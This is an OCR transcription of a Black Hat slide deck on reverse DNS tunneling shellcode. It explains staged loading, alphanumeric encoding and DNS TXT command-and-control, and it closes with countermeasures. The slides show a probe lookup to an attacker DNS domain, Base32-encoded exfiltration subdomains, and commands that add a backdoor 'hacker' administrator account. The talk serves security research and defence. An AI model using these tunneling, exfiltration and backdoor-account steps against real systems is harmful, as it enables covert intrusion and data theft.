
Download/Execute Shellcode (1/2)

- Download & Execute Shellcode
  - – Downloads an executable and runs it

- So what's the problem?
  - Requires outbound access either directly or via an unauthenticated proxy
  - Content filters may prevent the executable download
  - Creates a executable on the system detectable by AV

Download/Execute Shellcode (2/2)

- Client-Side Exploit




HTTP Tunneling Shellcode (1/3)

- Reverse HTTP Tunneling Shellcode
  - Tunnel remote shell over HTTP
    - Designed for client-side exploits

- So what's the problem?
    - Metasploit HTTP Shellcode requires IE 6 and ActiveX
    - Authentication credentials and proxy settings must be saved in IE6
    - Exploiting a network service may not have access to the victim user's profile for proxy and authentication settings

HTTP Tunneling Shellcode (2/3)

- Client-Side Exploit
  - IE6 and Active X with authentication credentials and proxy settings saved




net user hacker /add

command completed

successfully

HTTP Tunneling Shellcode (3/3)

- Client-Side Exploit
  - No IE6 and Active X, or
  - Exploiting Network Service



Who wants Shellcode? Me! Me! Me!

- Let’s look at some Shellcode in action!
  - – We’ll exploit vulnerable Internet Explorer
  - – Catch the exception with “OllyDbg” Debugger
  - – Trace the exception through to the Shellcode
  - – Watch the Shellcode execute on the system

You think you’re better than us!? (1/2)

- Why is DNS Tunneling Shellcode any better?
  - Designed for remote client-side exploitation
  - Likely to still work for direct exploitation also
  - Not reliant upon misconfigured firewalls/open ports
  - No authentication required!
  - Doesn't require an existing socket
  - Not dependant upon a service being exploited

You think you're better than us!? (2/2)

- – Works in a NAT'd environment
- – Bypasses web content filtering
- – No file created on the system (memory resident)
- – Not dependencies on installed software or configuration
- – No reliance on a specific user profile

- Fewer barriers means increased likelihood of gaining a successful Shellcode connection

Cool, So how does it work? (1/2)

- **Lets get an Overview first …**
- Client-side exploit sent or downloaded to victim host
- Exploit triggers "Reverse DNS Tunneling Shellcode”
- Stage 1 Shellcode probes attacker's DNS server
- Attacker's DNS server prompts them with a command line
- Attacker enters command to run on victim host
- Command is converted into Stage 2 Shellcode
- Stage 2 Shellcode sent back in DNS TXT response

Cool, So how does it work? (2/2)

- Stage 1 Shellcode receives DNS TXT response
- Strips DNS formatting from Stage 2 Shellcode
- Stage 1 Shellcode calls the Stage 2 Shellcode
- Stage 2 Shellcode is executed and output sent back to attacker in DNS requests
- Attacker's DNS server displays output


- Success! This process repeats continually allowing an ongoing interactive shell over DNS.

Staged Loading Shellcode (1/2)

- Staged Loading Shellcode
  - Load the Shellcode in multiple stages
    - Stage 1 Shellcode designed to be small to fit exploit
    - Stage 1 downloads the Stage 2 Shellcode
      - Stage 2 Shellcode is generally much bigger
    - Stage 2 Shellcode is executed
  - This allows more complex functionality to be performed, such as “Reverse DNS Tunneling”

Staged Loading Shellcode (2/2)

- Client-Side Exploit



Down and Dirty in Detail! (1/7)

- **Now, lets go through in detail …**
- Client-side exploit sent or downloaded to victim host
  - Phishing or Social Engineering attack
  - Malicious website or Stored XSS vulnerability
  - Physical access to the system (U3 USB Key)
- Exploit triggers "Reverse DNS Tunneling Shellcode”
  - Why is it “Reverse”?
    - “Reverse Shellcode” tries to connect out of the network
    - Also, attacker is sitting at the DNS Tunneling Server, not the Client

Down and Dirty in Detail! (2/7)

- Stage1 shellcode probes attackers DNS server
  - Shellcode finds Kernel32.dll
  - Creates pipes for Child STDIN and STDOUT
  - Creates a new Child Process and executes;
    - **nslookup –q=TXT probe.0-0.1.1.blackhat.com**
  - The probe is sent out;
    - Via internal DNS server
    - Out through Internet DNS servers
    - Ends up at the attacker's custom DNS server

Down and Dirty in Detail! (3/7)

- Attacker's DNS server prompts them with a command line
  - Custom DNS server receives the probe request
  - Based on the request, it detects the victim host is ready to execute a command
  - DNS server prompts the attacker with a command prompt
    - {insert Attacker’s evil grin here}!

Black Hat

Ty Miller

Down and Dirty in Detail! (4/7)

- Attacker enters command to run on victim host
  - We now generate our “Stage 2” Shellcode
  - Command injected in Modified Windows Exec ASM
    - Windows Exec runs a single command on the system
    - Our modified Windows Exec ASM also captures the command output
  - WinExec ASM is compiled & Shellcode is extracted
  - Alphanumeric Encoding on WinExec Shellcode

What is Alphanumeric Shellcode? (1/2)

- Alphanumeric Characters (0-9, A-Z and a-z)
- These convert to Hex values of;

0 - 9:	0x30 – 0x39
A - Z:	0x41 – 0x5a
a - z:	0x61 – 0x7a

- These allow opcodes (machine instructions);
  - xor, cmp, inc, dec, o16, push, and various jumps

What is Alphanumeric Shellcode? (2/2)

- Turns out, these opcodes cover everything we need
- So what does this mean?
  - Can encode our Shellcode to be only Alphanumeric chars
  - Can place our Shellcode directly within DNS TXT response
  - **Important:** Allows Stage 1 Shellcode to be smaller since response is not Base32 encoded – Just jump straight to it!
  - **Downside:** Alphanumeric Shellcode is approximately 3 times bigger than our original Shellcode

Down and Dirty in Detail! (5/7)

- Now that we have our Alphanumeric Shellcode
  - We format it to fit into the DNS TXT response
  - We send it back to the victim host in the DNS TXT response

- Stage1 shellcode receives DNS TXT response
  - Reads response from the Child STDOUT Pipe
  - Locates the beginning of the TXT section
  - Strip DNS formatting from Stage 2 Alphanumeric Shellcode

Down and Dirty in Detail! (6/7)

- Stage 1 Shellcode calls the Stage 2 Shellcode
  - – Decodes Alphanumeric Shellcode
  - – Executes command on victim host
  - – Captures command output via Child STDOUT Pipe
  - – Output is formatted for DNS protocol
    - Base32 encoded, delimited, split
  - – Output is sent across multiple DNS requests to attacker’s DNS server

Down and Dirty in Detail! (7/7)

- Attacker's DNS server receives encoded command output
- Command output is reconstructed, decoded and displayed as it is received


```
JFTCA6LPOUQGC4TFEBZGKYLENFXG.OIDUNBUXGIDUNA.1-3.2.1.blackhat.com
MVXCA6LPOUQHG2DPOVWGIIDCMUQHGZ4DFNZSGS3THEA.2-3.3.1.blackhat.com
NVXXEZJAORUW2ZJAORZHS2LOM4QHI3ZANBQWG2ZBEE.3-3.4.1.blackhat.com
```

```
If you are reading this
        you should be spending
                  more time trying to hack!!
```

- Success! This process repeats continually allowing an ongoing interactive shell over DNS.

Reverse DNS Tunneling Shellcode

- Client-Side Exploit



```
net localgroup
administrators hacker /add
```

```
net user hacker /add
```

TXT: [illegible]

```
probe.0-0.1.1.blackhat.com
```

```
Account: hacker
```

```
INXW23LBNZSCA.1-3.2-1.blackhat.com
Q3PNVYGZLUMVSCA.2-3.[illegible].blackhat.com
U3VMNRWK43TMZ2WY3DZ.3-3.4-1.blackhat.com
```

```
INXW23LBNZSCA
Q3PNVYGZLUMVSCA
U3VMNRWK43TMZ2WY3DZ
```

```
Command Completed
Successfully
```


```
Command
Completed
Successfully
```

Black Hat

Ty Miller

Reverse DNS Tunneling Staged Loading Shellcode … **Live Demo!**

- Demo Network Setup;



DNS Tunneling Countermeasures

- Split DNS
  - Client-side systems cannot resolve external domains
  - Web proxies resolve external domains for web browsing
  - This prevents external DNS requests from exiting the internal network

  - Majority of organizations do not use Split DNS
    - Implemented by larger, security aware organizations

DNS Tunneling Countermeasures

- Anomoly Detection
  - Spike in number of DNS requests
  - Spike in amount of data over port 53
  - Difference in format of DNS requests
    - Maximum DNS request packet size
    - Base32 encoded DNS subdomain data

DNS Tunneling Countermeasures

- Snort signatures can be created to;
  - Alert on a large number of TXT DNS requests over a short period of time
    - NSTX detection signatures exist for this
    - Not as effective with DNS Tunneling Shellcode since only around one TXT request is sent per command
    - Increasing the pause between probe delays defeats this
  - Alert on multiple large DNS requests, or a large number of DNS requests, to a single domain

DNS Tunneling Countermeasures

- Deny DNS TXT requests
  - This works for the current Shellcode version
    - Just update Shellcode for other DNS request types
  - This may also break SPF since it uses DNS TXT
    - Need to allow mail server to perform DNS TXT requests

Does my Shellcode look fat in these?

- There are countermeasures and downfalls for all Reverse Shellcode techniques

- So, How do I pick the right Shellcode to use?
  - The one with the highest probability of success!

Next Generation of Reverse-Connection Shellcode

- As the “Vulnerability Location” shifted …
  - The “Exploit Development Location” shifted
- Since the “Exploit Development Location” has shifted …
  - We now need to shift the “Shellcode Development Location”
- This was started with “Reverse HTTP Tunneling Shellcode”
  - As we saw, this has some major restrictions in its current form
- Has now been extended with “Reverse DNS Tunneling Shellcode”
  - As we saw, this isn’t foolproof either … So what can we do?

“The Reverse Shellcode Suite”

- **Future Aim:**
  Develop New Reverse Shellcode and *make it availble*;
  - Reverse **DNS** Tunneling
  - Reverse **ICMP** Tunneling
  - Reverse **FTP** Tunneling
  - Reverse TCP and UDP **Outbound Port Scanner**
  - **Wireless** Network Detection and Connection
  - **Device Detection** (eg, Detect iPhone and route through it)
  - **SMTP** Email Alerts (notify Attacker of successful exploit)
  - Reverse HTTP(S) Tunneling **(reducing its dependancies)**
  - Direct Reverse Connection (TCP:80,443,53 and UDP:53)
  - **And the Big Daddy …**

“The Reverse Shellcode Suite”

- **Reverse Multi-Protocol Tunneling Redundant-Session Shellcode**
  - – Multi-Protocol;
    - Attempts DNS, HTTP, ICMP, and FTP Tunneling, as well as Direct Reverse Connections on enumerated open outbound ports
  - – Redundant-Sessions;
    - Each successful protocol or port above creates it’s own session to the host

- **Dramatically increases Shellcode success rate and stability!**

“The Reverse Shellcode Suite”

- **Reverse Multi-Protocol Tunneling Redundant-Session Shellcode**
  - Negatives;
    - Shellcode size would be massive
      - But if you can fit it then use it!
    - Noisy so may be easily detected
      - Would you prefer to be quiet and not get a connection?

      – or –

      - Would you prefer to be noisy and pwn some boxes?

- Contact me if you would like to get involved in this project …

Where does he get those wonderful toys?

- “Reverse DNS Tunneling Shellcode” and corresponding Tools will be available at;
  - http://www.purehacking.com
- Will also eventually be made available to the Metasploit project … *If they would like it!* ;-)
  - Couple of hurdles first …
    - Metasploit currently doesn’t have a DNS server
    - Shellcode needs to be integrated to fit the framework

Conclusion

- Too many barriers and dependancies exist to prevent current Client-side Shellcode from being successful
- Shellcode Development to focus on bypassing these barriers
- Reverse DNS Tunneling Shellcode breaks down many barriers
  - This will increase the success rate of client-side exploits!
- DNS Tunneling Countermeasures exist, so we can't stop here!
- Next Generation Shellcode will provide;
  - Increased success rate and flexibility
  - Increased shellcode stability via redundant sessions

Inspiration and References

- Inspired by;
  - Patrik Karlsson's presentation at Defcon 15 2007
    - "SQL injection and out-of-band channeling"
- References;
  - “Understanding Windows Shellcode” - Skape
  - “Writing ia32 alphanumeric shellcodes” – Rix
  - “History and Advances in Windows Shellcode” - SK
  - “Metasploit Project” – HD
  - "OzymanDNS“ - Dan Kaminsky

Thank You

- Contact Details: Ty Miller

  Ty . Miller

  @

  purehacking . com